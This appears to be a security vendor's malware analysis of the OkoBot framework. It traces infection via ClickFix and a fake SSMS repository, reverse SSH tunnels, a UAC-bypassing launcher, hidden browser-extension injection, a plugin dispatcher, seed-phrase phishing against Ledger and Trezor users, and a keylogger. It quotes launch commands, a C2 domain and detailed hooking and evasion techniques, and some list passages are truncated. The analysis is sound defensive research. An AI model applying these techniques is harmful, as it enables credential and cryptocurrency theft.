
Original OkoBot infection chain
We will break down this chain in greater detail later in the article. However, this is not the only version of OkoBot we were able to find. Already in March 2026, we discovered a new phase in the development of the framework, with Volume2 now being installed directly using TookPS. The HDUtil launcher → extl injector → Rilide chain was found to be abandoned in this newer version since it was replaced in full by the identical ext_daemon Volume2 plugin. TeviRAT was also removed, most likely because its functions were covered by the new plugins dispatcher.

New OkoBot infection chain
The initial infection is primarily delivered through two vectors: a ClickFix attack, and malware distributed through GitHub that masquerades as legitimate software. One such example is the fake SQL Server Management Studio (SSMS) package distributed through GitHub. In fact, it is actually the legitimate Audacity — a popular audio editor — compiled with a malicious implant embedded in one of its libraries. Because the repository was indexed by most search engines and appeared at the top of the results for the query SSMS, the malware looked legitimate and quickly earned users’ trust.

Malicious application distribution report
This repository was created at the end of March 2025 and existed until June of that year. It consisted of a single file, README.md, which provided a fake SSMS installation guide written in an official style and likely derived from excerpts of Microsoft’s documentation. However, the download link for the program, located at the beginning of the guide, pointed to the latest release in the same repository.
Both infection vectors trigger the execution of the malicious script TookPS, which installs SSH on the victim’s system, establishes a connection to the attacker-controlled SSH server and subsequently forwards the SSH daemon port. Following a delay, an automated SSH bot connects to the forwarded port.
The automated SSH bot collects system information such as usernames, antivirus software installed, the IP address, and OS version. It harvests cryptocurrency wallet files, browser cookies, profiles, and other credentials through an SSH tunnel. For subsequent delivery of malicious modules, it disables Windows Defender notifications via a registry modification. Moreover, it gains access to the graphical session on the victim’s system using the following sequence:
termsrv.dll with a patched one to permit multiple concurrent RDP sessionsApple Sync to maintain a reverse SSH tunnel that forwards the local RDP port every hourAfter that, the SSH bot begins retrieving malicious modules over SFTP.
One of the deployed modules is HDUtil, an auxiliary utility protected with VMProtect and heavily obfuscated. This launcher is used by the SSH bot during an attack to deploy various malicious modules via the target command. Additionally, it implements three auxiliary commands that were not observed during the attacks we analyzed. Nevertheless, their presence and potential capabilities further demonstrate the high degree of integration among all components of the framework.
At startup, the launcher verifies its execution environment by checking the HWID in the contents of %PROGRAMDATA%\hwid.dat, a technique consistently employed throughout the framework. If the file is missing or contains invalid data, such as a non‑MD5 hash, the launcher terminates without performing any further actions. Otherwise, the specified commands are executed. For example, enumsessions provides a list of sessions along with detailed information, including the session type (Console, Services, RDP, and others), username, connection host, and domain. In turn, enumadapters returns the names of all graphics adapters present on the system.

Example output of HDUtil enumeration commands
The most important command of the launcher is target, which enables payload execution on the system. An optional nouac argument enables automatic UAC bypassing via Windows RPC and an auto-elevated msconfig.exe program, allowing the payload to run with elevated privileges stealthily. This technique has been known for a long time, discovered and described in 2019 by the Project Zero team, who provided a full report with a detailed technical description.
Below is the list of all HDUtil commands.
| Command | Description |
| target [nouac [user=<user>]] [noattach] <file> | Starts file and prints its output. If optional argument noattach passed, command to be executed in background. If optional argument nouac passed, automatic UAC bypass to be performed. If optional argument user passed, new process to be executed under , otherwise default local administrator to be chosen. |
| pcopy <file> <dir_src> <dir_dst> | Copies file <file> located in <dir_src> to <dir_dst>. Not used by SSH bot. |
| enumadapters | Prints names of graphical adapters on current system. Not used by SSH bot. |
| enumsessions | Prints all sessions on current system. Not used by SSH bot. |
The first malicious module delivered to the infected system via SFTP is executed using the previously described launcher with the command .\HDUtil.exe target extl.exe. It is a heavily obfuscated DLL injector protected with VMProtect. At startup, the module enters an infinite loop and uses the EnumWindows and IsWindowVisible API methods to enumerate the PIDs of active windows and retrieve the corresponding executable filenames. For processes associated with widely used Chromium‑based browsers, the module invokes a routine that injects a specialized implant.
The injector opens a process, allocates a memory region, and writes the payload directly into this region as unencrypted raw bytes. Then it resolves two exported implant functions, LdrInitMain and LdrCallMain, based on a pre-specified hash derived from a modified version of DJB2 hash function. The first function performs the final PE unpacking, including rebase operations and the initialization of the import and exception tables. The second function directly initiates malware execution.

Setting up protections on the regions and launching the implant
This loader installs malicious browser extensions and hides them from the user. It uses an internal engine that resolves the addresses of stripped functions by analyzing the byte patterns of their calls using YARA-style syntax. This approach enables the malicious code to access critical Chromium engine functions required for extension installation and management. This functionality is also implemented for other browsers with appropriate modifications. For example, in the case of Microsoft Edge, the corresponding DLL msedge.dll is hooked using the specific patterns.

List of the functions hooked by the malware
Using the obtained address of the BrowserProcess object, the loader traverses the inheritance hierarchy and subsequently resolves a pointer to the function responsible for registering observers of browser‑window creation, specifically ProfileManager::BrowserListObserver::OnBrowserAdded. With a specialized built‑in engine, they are hooked using the attacker’s own implementations while preserving the original function’s address.

The loader replaces the functions it finds with its own
When a new Chromium window is opened, a hooked function is invoked that silently installs extensions. This routine scans the user’s %APPDATA% directory, loads all .crx files (Chromium-based browsers extension format), and records them in the ext_table. The extensions are then installed in the browser.
During installation, the extension is unpacked into a non‑default extensions directory, Local Extension Settings, and its manifest is dynamically modified. An object named custom_args is added, containing the fields hwid (the identifier of the infected system) and browser (the name of the browser in which the extension is installed). Then, using previously resolved internal functions of chrome.dll, the extension is installed and all requested permissions are granted.

Extensions are unpacked into a non-default directory
All extensions loaded in this manner are added to a special array to be subsequently identified among regular extensions and to remain hidden from the user.
The remaining patched functions are used to hide the installed malicious extensions from the user. When invoked with registered extensions as parameters, they perform no operation and return a constant value. This enables the threat actor to suppress notifications related to the malicious nature of the extensions and to exclude them from the displayed list of installed extensions. As a result, the behavior of other extensions remains unaffected.

Stub for hiding malicious extensions
During the attack, the Rilide extension was installed on the victim’s system using the previously described loader. Rilide is a stealer targeting Chromium-based browsers that has been frequently used by Russian-speaking threat actors since April 2023. The malware is designed to steal sensitive user data, including login credentials, cookies, and financial information, with a specific emphasis on cryptocurrency theft.
The final module delivered via SFTP is an open-source utility called Volume2, which is executed with elevated privileges using the command .\HDUtil.exe target nouac noattach Volume2.exe. The executable was linked with the malicious protobuf.dll library. Although the library seems identical to the legitimate DLL, it has been modified to include a malicious exported function, ProtobufGetVer2. This function decrypts and initiates a malicious implant. The payload is encrypted using AES GCM, initialized with a static 256‑bit key and a 96‑bit nonce. The GCM authentication tag is omitted, resulting in the absence of integrity verification. Starting in March 2026, the name of protobuf.dll was changed to version.dll, although its contents remained a modified ProtoBuf library.

Decrypting implant using AES GCM and subsequent mapping
The loaded implant functions as a malicious plugin dispatcher. Upon initialization, it reads and verifies the HWID before establishing communication with the C2 server via the HTTP protocol. Each request follows a predefined binary format: a 2-byte numeric bot identifier encoded in little-endian format, followed by an AES CBC-encrypted JSON object. By default, the BotID is set to 0, and the key and IV consist of 32 and 16 bytes of 0xff, respectively. The implant polls the server every 20 seconds to retrieve new commands. The request contains client data encoded in Base64, and the server may respond with a command containing three mandatory fields: TaskIndex (the command number from the dispatcher), TaskID (a unique task identifier), and HWID (the client identifier). The dispatcher supports four built-in commands:
| Task index | Action |
| 1 | Reconfigure client: update session keys, assign ID, switch to another C2 |
| 2 | Load DLL implant into memory and run its entry point |
| 3 | Load plugin into process and register tasks with RegisterPlugin function |
| 4 | Restart dispatcher as new process |
| x | If the task number is none of the above, search for it among the registered plugins |
Each plugin is required to export two functions: RegisterPlugin and PluginDispatch. These functions are used to manage and configure plugins. The RegisterPlugin function registers the plugin’s tasks with the dispatcher, whereas the PluginDispatch function is invoked when the plugin is called. Both these functions, as well as other external API functions, are located within the base libraries using one algorithm. This algorithm iterates through the export table and uses a specialized callback that calculates the MurmurHash3 hash and compares it against the target value to identify the appropriate function.

Resolving a plugin initialization function
During the analysis, we were able to discover five plugins that implement functions under their unique task identifiers.
We identified four malicious implants that are delivered to the system via the process injector plugin.
The malware is functionally identical to the browser extensions loader (extl.exe) described above, but less obfuscated and not protected with VMProtect.
Similarly to extl.exe, this malware monitors the list of active processes in the system and injects an implant into Trezor Suite, Ledger Wallet, and Ledger Live processes. The implant is malware that collects seed phrases of Ledger and Trezor cryptocurrency wallets. Initially, it verifies the HWID, and if it fails, it terminates immediately. Then, based on the value of BaseDllName, the malware determines the process context and uses the corresponding implementation for either Trezor or Ledger. It then utilizes the previously described technique to hook the internal Electron framework functions.

List of functions hooked by the malware
Then the malware communicates with the C2 (moonsand[.]store) over HTTPS, sending a Base64-encoded JSON request containing the fields Pid, HWID, and Build. In response, it receives a JSON payload containing the Wait flag. If this flag is set to true, the malware initiates periodic USB device scans filtered by VID and PID (Vendor and Product ID). Upon detecting a connected Trezor or Ledger hardware wallet, it invokes the hooked functions to display a hard‑coded phishing page designed for seed phrase recovery, with a distinct layout used for each identified wallet. If the Wait flag is set to false, the phishing page is displayed immediately.
When the seed phrase is entered and validated, the JavaScript code of the page outputs the phrase to the console prefixed with @:app:print. This prefix helps identify the malware messages in the hooked function mal_LogConsoleMessage.
Phishing pages for seed phrase recovery
The obtained seed phrase is subsequently sent to the C2 server within a JSON payload containing fields such as App (ledger or trezor), Build, DeviceName, DeviceHardwareId, and SeedData. Furthermore, an identical JSON, encrypted with the RC4 algorithm using the HWID as the key, is saved in a temporary directory under the filename sh_<ts>.json, where <ts> is the file creation timestamp.
This module is a keylogger that, in addition to recording user input, performs three malicious activities:
CF_HDROP for files dragged between windows, CF_DIB for copied bitmap images, and CF_UNICODETEXT for Unicode text. Each format is handled appropriately, and all copy events are logged under the Clipboard section. Text data is written directly to the log, while copied files are recorded by their file paths. Images are saved as JPG files following the naming pattern bf_YYYY-MM-DD hh_mm_ss.jpg, and the path to the saved image is added to the log.sc_YYYY-MM-DD hh_mm_ss.jpg. A corresponding message is recorded in the log under the Screenshot section, including the path to the screenshot.Thus, the keylogger creates three types of different file artifacts, which are placed in a temporary directory. Below is an example of a log file generated by the keylogger.
